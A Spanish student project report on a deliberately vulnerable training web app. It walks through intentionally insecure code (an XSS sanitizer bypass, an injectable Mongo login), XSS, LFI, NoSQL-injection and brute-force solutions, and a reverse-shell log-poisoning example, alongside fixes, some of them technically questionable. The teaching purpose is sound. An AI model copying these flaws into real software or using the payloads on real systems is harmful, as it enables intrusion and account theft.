Proyecto Final

Keter Vulnerability

Índice

1. Introducción Teórica

Keter Vulnerability es una página web diseñada para representar algunos errores de configuración a la hora de crear aplicaciones web. El objetivo es disponer a los usuarios de diferentes **retos** donde deberán usar sus conocimientos y su capacidad de búsqueda a través de Internet para explotar dichas vulnerabilidades.

Figura 1: Fuente whiteknightit.com

El objetivo es ser capaces de concienciar a jóvenes **desarrolladores** del peligro que puede llevar realizar páginas web sin conciencia sobre los errores. Al final veremos como el usuario es un factor bastante peligroso para los desarrolladores y como nunca podemos confiar plenamente en sus intenciones.

Es por ello que debemos protegernos con las últimas tecnologías. Mantenernos **actualizados y activos** será la clave para evitar cualquier error.

El objetivo de esta página es su escalabilidad. Una vez terminado el proyecto la página pasará a ser código abierto, con el objetivo de que la comunidad pueda aportar sus propios retos y módulos desde GitHub. Es por ello que gran parte de los contenidos serán en inglés.

Haremos uso de las últimas tecnologías para la realización de este proyecto:

- **LaTex**: haremos uso de esta herramienta de texto mediante código para la creación de esta misma documentación.
- **NodeJS**: utilizaremos este paquete de recurso para la creación de la página web.
- **Mongo Atlas**: nos prooverá una base de datos principal para retos de NoSQL Injection.
- **HerokuApps**: será la página que hosteará nuestra aplicación.
- **GitHub**: allí subiremos el código y utilizaremos la función de GitHub Pages para crear una pequeña página web que muestre un breve resumen.
- **Docker**: crearemos un proyecto adicional con un contenedor en Docker para poder montar y utilizar nuestra aplicación en local.

2. Introducción Técnica

3. API

La **API** de esta aplicación contará con una sencilla base de datos en MongoDB. Utilizaremos tecnologías de la **nube**, en concreto **MongoAtlas**, que nos permite tener nuestra base de datos desde cualquier lugar. Con el siguiente archivo nos conectaremos a la base de datos. Usaremos las credenciales **loginAccess:loginAccess**, que únicamente nos permitirá leer la colección de **logins**.

3.1. Conexión a la base de datos

El archivo se ve de la siguiente forma:

```
import mongoose from "mongoose";

class DataBase {
  private _connectionChain: string =
    "mongodb+srv://loginAccess:loginAccess@2asir.mczll.mongodb.net/keter";
  constructor() {}
  set connectionChain(_connectionChain: string) {
    this._connectionChain = _connectionChain;
  }

  connectionBD = async () => {
    const promise = new Promise<string>(async (resolve, reject) => {
      await mongoose
        .connect(this._connectionChain, {})
        .then(() => resolve(`Connected to ${this._connectionChain}`))
        .catch((error) =>
          reject(`Error connecting to ${this._connectionChain}: ${error}`)
        );
    });
    return promise;
  };

  disconnectionBD = async () => {
    const promise = new Promise<string>(async (resolve, reject) => {
      await mongoose
        .disconnect()
        .then(() => resolve(`Disconnect from ${this._connectionChain}`))
        .catch((error) =>
          reject(`Error disconnecting from ${this._connectionChain}: ${error}`)
        );
    });
    return promise;
  };
}

export const db = new DataBase();
```

Figura 2: Archivo de conexión a MongoAtlas.

3.2. Modelo

Crearemos un modelo que será la pantilla que usará nuestra API para buscar documentos similares en la base de datos y especificarle la colección a la que deberá apuntar. Usaremos

```
import { Schema, model } from "mongoose";

//Schema
const loginSchema = new Schema({
  _id: {
    type: Number,
    required:true,
    unqiue:true
  },
  username: {
    type: String,
    maxLength: 20,
  },
  password: {
    type: String,
  },
});

export const Log = model("logins", loginSchema);

export interface iLogin {
  _id: number;
  username: string;
  password: string;
}
```

Figura 3: Modelo e interfaz de la colección.

limitadores de caracteres para el usuario y requeriremos el **id**, para asegurarnos que todo es correcto.

3.3. Rutas

La parte más importante de la API son las **rutas**. Estas funciones nos permiten hacer las búsquedas en la base de datos, sanear la entrada del usuario y filtrar valores. En nuestro caso tendremos tres rutas:

- **Función de prueba** Esta función nos servirá únicamente para comprobar que la API está funcionando correctamente, pues tan solo devolverá un string.

```
private index = async (req: Request, res: Response) => {
  res.send("Test API");
};
```

Figura 4: Ruta de prueba.

- **Función de usuarios** Esta función tomará todos los usuarios y contraseñas de la base de datos y nos los devolverá al completo.

```
private getUsers = async (req: Request, res: Response) => {
  await db
    .connectionBD()
    .then(async (message) => {
      const query = await Log.find();
      res.json(query);
    })
    .catch((message) => {
      res.send(message);
    });
  db.disconnectionBD();
};
```

Figura 5: Ruta de usuarios.

- **Función de login** Esta función será la más importante, ya que con ella haremos el login de la aplicación. Buscará dos valores que le enviaremos, el usuario y su contraseña y comprobará que existen.

```
private logIn = async (req: Request, res: Response) => {
  await db
    .connectionBD()
    .then(async (mensaje) => {
      const { username, password } = req.body;
      const query = await Log.aggregate([
        { $match: { $and: [{ username: username }, { password: password }] } },
      ]);
      if (query.length == 0) {
        res.json("Failed login");
      } else {
        res.json(query);
      }
    })
    .catch((mensaje) => {
      res.send(mensaje);
    });
  await db.disconnectionBD();
};
```

Figura 6: Ruta de login.

Finalmente deberemos declarar todas las rutas con su correspondiente método y dirección:

```
myRoutes() {
  this._router.get("/", this.index);
  this._router.get("/users", this.getUsers);
  this._router.post("/login", this.logIn);
}
```

Figura 7: Rutas.

4. APP

La app **Keter Vulnerability** está creada mediante Typescript, compilada en JavaScript. Utiliza el framework de **Angular**, junto a **Angular Material** y **Bootstrap**.

4.1. Rutas

Para poder tener una mayor optimización he separado las distintas rutas, de esta forma tan solo cargarán unas páginas dependiendo de en que parte de la aplicación se encuentre. Estas rutas son las primeras, se encuentran en el archivo por defecto creado por Angular.

```
const routes: Routes = [
  { path: '', redirectTo: 'dashboard', pathMatch: 'full' },
  { path: 'ctf', redirectTo: 'dashboard', pathMatch: 'full' },
  {
    path: 'dashboard',
    loadChildren: () =>
      import('./components/dashboard/dashboard.module').then(
        (x) => x.DashboardModule
      ),
  },
  {
    path: 'ctf',
    loadChildren: () =>
      import('./components/ctf/ctf.module').then((x) => x.CtfModule),
  },
  { path: '*', redirectTo: 'dashboard', pathMatch: 'full' },
];
```

Figura 8: rutas principales.

La primera declaración redirige al **dashboard** cualquier ruta vacia. La segunda redirige la ruta **ctf** al dashboard igualmente. La siguiente ruta es la del dashboard, en vez de cargar entero el dashboard y todos sus componentes cargamos únicamente la propia página, de igual manera que hacemos con el **ctf**.

Veremos a continuación las rutas del dashboard:

```
const routes: Routes = [
  {
    path: '',
    component: DashboardComponent,
    children: [
      { path: '', component: HomeComponent },
      { path: 'challenges', component: ChallengesComponent },
    ],
  },
];
```

Figura 9: rutas hijas del Dashboard.

Estas rutas son cargadas únicamente cuando se ingresa al Dashboard. De esta forma podemos tener la app dividida en dos partes. Por otro lado el **ctf** tiene su propio archivo de rutas del que parten los demás componentes, esto nos permite ahorrar la carga de todos los retos cuando tan solo hemos entrado al Dashboard. De igual manera, mientras nos encontremos en un reto no tendremos el Dashboard cargando también.

4.2. Módulos

Hemos separado también los módulos para una carga más rápida. Mantenemos el archivo por defecto de los módulos pero importamos un nuevo módulo que hemos creado nosotros: **Shared**.

```
import { NgModule } from '@angular/core';
import { BrowserModule } from '@angular/platform-browser';
import { AppRoutingModule } from './app-routing.module';
import { AppComponent } from './app.component';
import { BrowserAnimationsModule } from '@angular/platform-browser/animations';
import { SharedModule } from './components/shared/shared.module';

@NgModule({
  declarations: [AppComponent],
  imports: [
    BrowserModule,
    AppRoutingModule,
    BrowserAnimationsModule,
    SharedModule,
  ],
  providers: [],
  bootstrap: [AppComponent],
})
export class AppModule {}
```

Figura 10: **app.module.ts** por defecto.

En dicho módulo **Shared** importamos todos los módulos que usamos para el proyecto, de esta forma podemos dividir los archivos y tener un mayor control de errores.

4.3. DOMsanitizer

Angular por defecto viene protegido contra ciertas vulnerabilidades, para poder recrearlas ha sido necesario escapar algunos de estas protecciones, como por ejemplo **DOMsanitizer**. Para poder escapar la seguridad lo primero que haremos será usar los formularios de Angular

```
import { Component, OnInit } from '@angular/core';
import { FormBuilder, FormGroup, Validators } from '@angular/forms';
import { DomSanitizer } from '@angular/platform-browser';

@Component({
  selector: 'app-xss1',
  templateUrl: './xss1.component.html',
  styleUrls: ['./xss1.component.css'],
})
export class Xss1Component implements OnInit {
  form: FormGroup;

  constructor(
    private fb: FormBuilder,
    private sanitizer: DomSanitizer,
  ) {
    this.form = this.fb.group({
      input: ['', Validators.required],
    });
    this.form.value.input = sanitizer.bypassSecurityTrustResourceUrl('');
  }
```

Figura 11: desactivar DOMsanitizer.

para poder tomar el valor en una variable. Importaremos la librería de DOMsanitizer y estableceremos el valor como fiable, de esta forma podremos explotar algunas vulnerabilidades, como XSS.

5. Vulnerabilidades utilizadas

5.1. Código inseguro

Con esta vulnerabilidad nos referimos a código que se ejecuta en la parte del cliente y se confía en su fiabilidad. Esto puede ser por ejemplo, un botón desactivado ya que lleva a una función que no tenemos habilitada. Pero en lugar de desactivar esa función, simplemente dejamos el botón del lado del cliente como **disable**.

Esto puede llevar a que un usuario simplemente modifique el código, active nuevamente el botón y acceda a partes no deseadas.

5.2. Cross Site Scripting

Cross-Site Scripting (**XSS**) son un tipo de ataque mediante inyección, mediante el cual código malicioso es inyectado en páginas confiables. Los ataques de XSS ocurren cuando el atacante usa una aplicación web para enviar código malicioso, generalmente en forma de script de navegador, para un tercer usuario. Puede ocurrir en multitud de aplicaciones web mediante la entrada de un usuario, sin validar o codificar su valor.

Fuente: OWASP Cross Site Scripting (XSS)

Existen principalmente tres tipos de XSS, estos son:

- **Reflected**: es el más común de los tres. Ocurre cuando la aplicación recibe datos en una petición **HTTP** y lo incluye directamente.
- **Stored**: este tipo es el más peligroso, ya que los datos se quedan guardados en una parte visible de la aplicación. Esto significa que cualquiera que acceda a esa página, como puede ser un comentario, se verá afectado.
- **DOM**: este tipo es el presente en la URL. Su peligro llega cuando esa misma dirección URL se puede enviar a otros usuarios, pudiendo parecer una aplicación segura al venir de una fuente confiable, sin que sepamos que estamos siendo afectados.

5.3. Local File Inclusion

Ciertas aplicaciones web leen archivos locales que puedan tener almacenados en su servidor. A simple vista esto no presenta ningún problema, pero si la configuración no ha sido correcta el usuario podría modificar la búsqueda de ruta de dicho archivo para moverse a través del sistema.

Esta vulnerabilidad, conocida como **LFI**, nos permite recopilar información importante sobre el sistema y hasta ejecutar código. La forma más típica de vulnerarla es cambiar la url del archivo por un salto hacia atrás de muchos directorios (**../../../../**), esto nos permitirá

acceder a la raíz. En sistemas **Linux**, añadiendo un **/etc/passwd** al final de la URL nos permitirá listar todos los usuarios del sistema.

El problema llega con el **Log Poisoning**, donde podemos añadir líneas a logs y luego visualizarlos para ejecutar código. Por ejemplo, si tratamos de logearnos mediante **SSH** con un usuario como: **nc -e /bin/bash 127.0.0.1:443**, se guardará ese registro en el log (dicho código es una **reverse shell**).

Si ahora usaramos el LFI para llegar hasta dicho log, se ejecutará el código que hemos incluido, ganando acceso al sistema.

5.4. NoSQL Injection

Una de las vulnerabilidades más conocidas es **SQLi** o **SQL Injection**. Dicha vulnerabilidad suele ocurrir en los inicios de sesión. Si la petición para iniciar sesión es mediante una **query** de SQL que acepta la entrada del usuario directamente, el atacante podría modificar dicha query añadiendo código, por ejemplo: ' − #.

Pero esto no solo ocurre en bases de datos relacionales, también puede ocurrir en las no relaciones, como es el caso de Mongo.

La sintaxis es sencilla, simplemente debemos modificar uno de los dos parámetros (usuario o contraseña) para ganar acceso a cuentas que no deberíamos.

Existen muchos tipos, dependiendo si la aplicación devuelve errores o no, que tipo de query usa e incluso si sanea la entrada del usuario. A veces estas sanaciones son demasiado cortas, usando por ejemplo listas negras de palabras, que se pueden saltar fácilmente.

5.5. Ataques a contraseñas

Una de las técnicas más comunes es el ataque a contraseñas. Suele aparecer en logins, aunque no siempre tiene porqué. Consiste en la repetición de intentos de inicio de sesión, probando múltiples posibles contraseñas. A menudo esta técnica se suele emplear mediante programas de automatización que ingresan las contraseñas. Puede haber varios casos, como son:

- **Por diccionario**: utilizan conjuntos de palabras. A menudo estos diccionarios ya han sido escritos, como puede ser el caso del famoso **rockyou.txt** o pueden ser creados por el atacante, bien a mano o mediante herramientas como **crunch**.
- **Fuerza bruta**: en vez de usar listas prueban múltiples combinaciones aleatorias que van generando.

5.6. IDOR

El **Insecure Direct Object References** (IDOR) nos permite modificar las peticiones de las páginas web. Por ejemplo, cuando una URL hace una petición **/?s=...**, la página nos devuelve ciertos datos. Si modificamos este campo podemos tener acceso a otras partes de la web que en las que no se ha considerado que debamos tener acceso.

6. Explotaciones

6.1. Send a comment!

La explotación de este reto consiste en utilizar la vulnerabilidad de XSS Reflected.

Con tan solo poner un comando entre las etiquetas $< script > ... < /script >$ nos dará por solucionado el reto.

6.2. One ticket for Batman

Esta vulnerabilidad es de las más sencillas. No podremos hacer nuestra reserva de una entrada ya que el botón HTML se encuentra desactivado. Inspeccionando el código podremos volver a activarlo y reservar nuestra entrada sin problema.

6.3. This txt

La explotación de este reto consiste en utilizar la vulnerabilidad de LFI.

Si miramos la URL veremos que está leyendo un archivo llamado **license**. La consola de la aplicación nos dará una pequeña pista, diciendo que ya nos encontramos en la localización de **/etc**, por lo que modificando **license** por **passwd** nos dará por completado el reto.

6.4. Where are u from?

Para este reto usaremos el tipo de XSS DOM, esta vez tendremos una lista de opciones que elegir, por lo que no podremos escribir el código en la página como antes. Sin embargo, podemos ver como en la URL aparece la opción que hemos elegido.

Si probamos a escribir allí la misma sintaxis que el anterior ($< script > ... < /script >$) la página nos impidirá introducir el script. Podemos probar otras sintaxis similares, como $javascript$: ..., lo cual sí funcionará.

6.5. Can you guess it?

Se nos muestra un login nada más entrar al reto. En la consola podemos ver como se mencionan a dos usuarios, con un aviso de que deben cambiar sus contraseñas. Cada usuario tendrá una resolución distinta.

Para el usuario **mdunn8** deberemos hacer uso de la herramienta **crunch**.

```
> crunch 1 6 1234567890 -o wordlist.txt
```

Este comando generará secuencias de caracteres de mínimo **1** carácter y máximo **6**, que contengan **1234567890**, y los redigirán al archivo **wordlist.txt**.

Podremos usar este diccionario para ir probando las contraseñas con dicho usuario.

Para el usuario **jgile1** usaremos un diccionario ya creado, como es el caso de **rockyou.txt**, el cual se encuentra en el propio Kali.

Para ambos usuarios, vamos a hacer uso de **BurpSuite**. Instalaremos en nuestro navegador la extensión **FoxyProxy**, que nos permite tener diferentes configuraciones de proxy para poder cambiar rápidamente entre ellas. Captaremos la request de la página con Burp,

Figura 12: FoxyProxy.

para ello nuestro proxy estará configurado como **127.0.0.1:8080**.

Una vez capturada en el apartado de **Proxy** lo enviaremos al **Intruder**, allí podremos elegir el valor de contraseña a repetir, añadiéndolo entre dos $.

En el Intruder elegiremos nuestros dos diccionarios creados anteriormente y los elegiremos, correremos la fuerza bruta mientras esperamos a que funcione.



Figura 13: Burp Intruder.

6.6. Welcome user number one

Este reto consistirá en un sencillo IDOR. Veremos que la URL lista al usuario con ID 2. Si vamos subiendo este número veremos la información de otros usuarios, si nos dirigimos al usuario de ID 1, el admin, nos dará por resuelto el reto.

6.7. Give me your password

Este reto tendrá mayor difcultad ya que se tratará de un **NoSQLi**.

La solución consiste en logearnos como el usuario admin, pero modificar la contraseña por: {"$*ne*" : 1}. Esta función mirará si no es igual a uno, al serlo nos dará por correcta la contraseña.

7. Posibles soluciones

7.1. Código inseguro

Esta solución requiere que no solo se tome en cuenta la parte del cliente, sino también la del servidor. Si queremos deshabilitar una función no solo deberemos deshabilitar el botón que nos lleve a ella. También deberemos o eliminar temporalmente dicha parte o añadirle un **error 403**.

En caso de aplicaciones que se conecten directamente con una API, como puede ser un **CRUD**, debemos asegurarnos que el usuario no puede modificarlo desde la API.

7.2. Cross Site Scripting

Para esta vulnerabilidad la solución consiste en depurar la entrada del usuario. En vez de usar DOMsanitizer para desactivarlo, si no lo nombramos por defecto estaría activado. Por asegurarnos podemos especificar que depure esa parte. Para ello debemos usar la siguiente estructura:

```
this.form.value.input = sanitizer.sanitize('');
```

en sustitución del código que teniamos anteriormente:

```
this.form.value.input = sanitizer.bypassSecurityTrustResourceUrl('');
```

Nota: DOMsanitizer tiene distintos formatos y funciones, no se limita únicamente a estas dos, por lo que en algunos casos puede ser mejor utilizar otras.

7.3. Local File Inclusion

La forma más sencilla es cerrar a la aplicación. Tan solo le permitimos moverse entre ciertos directorios, por lo que nadie podrá moverse transversalmente. Otra solución sería permitir tan solo que se vean ciertos ficheros que deseemos mediante una lista blanca.

Pero para evitar esta vulnerabilidad en su totalidad la mejor solución es no leer ningún archivo del sistema.

7.4. NoSQL Injection

La solución para **NoSQLi** es la misma que para XSS y la norma principal en aplicaciones web. No confiar nunca en la entrada del usuario. Los datos que introduzca deben ser tratados únicamente como string, sin permitir caracteres especiales.

Es buena práctica encriptarlo y desencriptarlo para evitar posibles **bypass** mediante encriptaciones del atacante.

7.5. Ataques a contraseñas

La forma más sencilla de protegerse contra estos ataques es:

- Bloquear el número de intentos.
- Evitar usar contraseñas sencillas o que puedan aparecer en bases de datos de contraseñas filtradas.

7.6. IDOR

La protección contra IDOR más sencilla es evitar usar búsquedas GET en la url. Pero otra forma es tener bien controlado que páginas se tiene permiso de acceso y cuales no, independientemente de si están indexadas o no.

8. Conclusión

9. Fuentes

Info

- OWASP
- Angular DOMsanitizer
- Angular DOMsanitizer by Netanel Basal
- NoSQL Injection

Github

- Angular
- PayloadsAllTheThings

Recursos

- Angular Material